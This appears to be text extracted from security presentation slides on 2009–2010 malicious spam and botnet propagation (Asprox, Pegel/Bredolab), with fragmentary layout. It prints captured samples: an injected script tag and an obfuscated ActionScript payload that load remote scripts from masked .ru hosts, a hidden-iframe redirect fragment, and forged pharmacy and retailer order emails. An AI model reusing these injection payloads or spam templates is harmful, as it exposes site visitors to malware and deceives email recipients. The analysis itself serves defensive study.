
Tag inserted:

```
<script type="text/javascript" src="http://add***ock.ru/GUI.js"></script>
<!--50202ec634ac83b7f315e3cf13e30037-->
```

Botnet propagation



Asprox




OpenX Vulnerability



Vulnerability in Flash Chart 2 Module



User



Pegel/Bredola
b

Fragment of ActionScript code:

```
ExternalInterface.call("new function(){  
  function _a6c6abfc0437ed3d4c2a9d7d9c15d5bf(){  
    var _71b9cfdb2309eb27ee69dda6cae35b2a=document.createElement(\"script\");  
    _71b9cfdb2309eb27ee69dda6cae35b2a.src='http://a***nd.ru/LIFO.js';  
    _71b9cfdb2309eb27ee69dda6cae35b2a.defer=1;  
    document.body.appendChild(_71b9cfdb2309eb27ee69dda6cae35b2a);};  
    try {_a6c6abfc0437ed3d4c2a9d7d9c15d5bf();}  
    catch(e){document.write(\"<body>\");setTimeout(function()  
    {_a6c6abfc0437ed3d4c2a9d7d9c15d5bf(); }, 500);}; }");
```

The background of the slide is a dark gray gradient. It features a faint, white grid pattern that resembles a globe or a network. In the lower half, there is a white bar chart with approximately 20 vertical bars of varying heights, creating a silhouette effect. The text "Pegel in Spam" is centered in the lower half of the image.

Pegel in Spam

Malicious Spam of 2009



This e-mail was sent to you by C-Pharmacy. You are receiving this email because you have subscribed to the Viagra/ newsletter with the following address: [REDACTED]

[View Web Version](#) | [Privacy policy](#) | [Contact us](#)

Satisfaction Guaranteed - Our Company wants you to be absolutely satisfied with your products.
If, within 30 days of receiving your purchase you're not completely satisfied, return it for the price you paid or we will gladly replace it.

Authentic Viagra & Cialis

Renew your order online



Our Price: **\$1.41** per pill



VISA  **TRUSTe**
CERTIFIED PRIVACY 

You are receiving this email because you have subscribed to the Pharmacy? newsletter with the following address: [REDACTED]

[Insubscribe](#) | [Privacy policy](#) | [Contact us](#)



TollFree: +1-800-642-1061  YOUR CART: 0.00 EUR (0) items
We ship worldwide [Checkout](#) [Empty](#)

5 years WorldWide Supplier
100% Satisfaction Guarantee
High Quality Medicaments
Free Delivery Insurance
24/7/365 Support Team

Pharmacy Express
#1 ONLINE WORLDWIDE DRUGSTORE

MAIN | FAQ | ABOUT US | OUR POLICIES | TRACK BY ORDER | YOUR CART | CONTACT US

Search: [REDACTED]

Browse by Letter: [REDACTED]

Category: Most Popular, Allergy, Antihelmintics, Anti Bacterial, Anti Convulsants, Anti Depressants, Anti Fungal

Package	Price	Quantity
Viagra + Cialis (1)	\$11.28 EUR	Viagra 100mg x 20 Cialis 20mg x 20
Viagra + Cialis (2)	106.50 EUR	Viagra Soft 100mg x 20 Cialis Soft 20mg x 20
Viagra + Cialis + Levitra	144.55 EUR	Viagra 100mg x 20 Cialis 20mg x 20 Levitra 20mg x 20

Generic Viagra: 0.89 EUR per pill
Generic Cialis: 1.09 EUR per pill

Most Popular: Generic Viagra (0.89 EUR), Generic Cialis (1.09 EUR), Viagra Super Active (1.59 EUR), Cialis Super Active (2.10 EUR), Generic Viagra Soft (1.11 EUR), Viagra Professional (1.96 EUR)

Phishing? Viagra!



Pharmacy Express
#1 ONLINE WORLDWIDE DRUGSTORE

TollFree: +1-800 642-1061
We ship worldwide

YOUR CART: 0.00 EUR (0 items)
Checkout Empty

- > 6 years WorldWide Supplier
- > 100% Satisfaction Guarantee
- > High Quality medicaments
- > Free Delivery Insurance
- > 24/7/365 Support Team

MAIN F.A.Q. ABOUT US OUR POLICIES TRACK MY ORDER YOUR CART CONTACT US

Search...

Browse by
Letter:
A B C D E F G H I J K L M N
O P Q R S T U V W X Y Z

Category:



- > Most Popular ★
- > Allergy
- > Anthelmintics
- > Anti Bacterial
- > Anti Convulsants
- > Anti Depressants
- > Anti Fungal
- > Anti Viral

20 pills Viagra + Cialis (1)	20 pills Viagra + Cialis (2)	20 pills Viagra + Cialis + Levitra
 Price: 91.28 EUR Viagra 100mg x 20 Cialis 20mg x 20	 Price: 106.50 EUR Viagra Soft 100mg x 20 Cialis Soft 20mg x 20	 Price: 144.55 EUR Viagra 100mg x 20 Cialis 20mg x 20 Levitra 20mg x 20
Add to cart this Package	Add to cart this Package	Add to cart this Package

Generic Viagra	Generic Cialis
 0.89 EUR per pill Select pack	 1.09 EUR per pill Select pack
Viagra Super Active	Cialis Super Active

Most Popular	
Generic Viagra	0.89 EUR
Generic Cialis	1.09 EUR
Viagra Super Active	1.59 EUR
Cialis Super Active	2.10 EUR
Generic Viagra Soft	1.11 EUR
Viagra Professional	1.96 EUR
Cialis Professional	3.37 EUR

Infection via Spam



```
...ID...  
...content="4;url=http://sp...**team.com">  
...ru:8080/index.php?pid=10" style="visibility: hidden;  
...ne>
```

Diversity of spam mails

From: Melissa Baca <tra...> To: [redacted] Subject: Your Target.com

From: Zappos.com <customerservice@zappos.com> To: [redacted] Subject: [?? Probable Spam] Your Order Confirmation

Sent: Пн 09.08.2010 23:28 :010 22:41

Women Men Baby

Search

Thank you for...

[redacted] we t... today and that your information below.

Order Number: [602-4...](#)

Shipping information

Shipped to:
Maya King King
Wish List or
Registry
address hidden for
privacy

Zappos.com Couture Rideshop Running Outdoor Blogs

Zappos
POWERED by SERVICE™

FREE Shipping Both Ways òç 365-Day Return Policy
CUSTOMER SERVICE 1-800-927-7671 òç 24 Hours & 365 Days A Year

Shoes | Clothing | Bags And Handbags | New Arrivals | Clearance | Brands | More Departments

Your Order Confirmation

Hello

We are delighted to inform you that your order with Zappos.com has been received successfully and is in the process of being carefully plucked from our shelves.

Here is your order reference number:
Order Reference Number: 74305124

Your Order Information:
Item Ordered: 1
Total Charged: \$007.00

Your Billing and Shipping Information:
Shipping Method: Next Day Shipping
Date Ordered: Tue, 10 Aug 2010 00:27:53 +0500

Your Gift Message:


Real vs. Forged



From: Pixorial Customer Service <customer_service@pixorial.com>
To: [REDACTED]
Cc:
Subject: Welcome to Pixorial!
Sent: Пн 20.09.2010 16:44



From: Katelyn Oneal <resolutionsqrg5@revalty.com>
To: [REDACTED]
Cc:
Subject: Welcome to Pixorial!
Sent: Cp 18.08.2010 13:12



Mistakes

From: Aurelia Meza <andantek0@raymondwine.com>
To: [REDACTED]
Cc: [REDACTED]
Subject: **Join my network on LinkedIn**

Join my network on LinkedIn

amazon.com
and you're done.

YOUR ACCOUNT

Thanks for your order, abuse!

Want to manage your order online?
If you need to check the status of your order or make changes, please visit our home page at Amazon.com and click on [Your Account](#) at the top of any page.

Purchasing Information:

E-mail Address: [REDACTED]

Order Grand Total: \$20.48
Get the [Amazon.com Rewards Visa Card](#) and earn **3% rewards** on your Amazon.com orders.

Order Summary:

Shipping Details : (order will arrive in 1 shipment)

Order #: [682-6079788-0295753](#)
Shipping Method: Standard Shipping
Shipping Preference: Group my items into as few shipments as possible

Subtotal of Items: \$969.56
Shipping & Handling: \$3.99

Total for this Order: \$973.55

Newegg <info@newegg.com>
Sent: Cp 25.08.2010 0:32

Subject: **Jamel Murphy has invited you to open a Google mail account**

My Account | Customer Services

Twitter YouTube Facebook Myspace

click to browse **e-Blast Deals >>** | click to browse today's **Shell Shocker >>** | click to browse **DAILY DEALS >>**

COMPUTER HARDWARE | PCS & LAPTOPS | NETWORKING | ELECTRONICS | HOME THEATER | CAMERAS & CAMCORDERS | SOFTWARE | GAMING | CELL PHONES | HOME & OFFICE | MORE

Customer ID: **{MAIL TO}**
Account Number: 4754765765

Hello,

Thank you for shopping at Newegg.com.

We are happy to inform you that your order (**Sales Order Number: 4765454476**) has been successfully charged to your **VISA** and order verification is now complete.

If you have any questions, please use our [LiveChat](#) function or visit our [Contact Us Page](#).


Once You Know, You Newegg.

Your Newegg.com Customer Service Team

Jamel Murphy has invited you to open a Google mail account

Forged headers

Reply-To:
From: "Tw
dmitry=pa
To: <dmitr
Subject: E
Date: Sun
Message-
_1bb41cf0




om>

I>

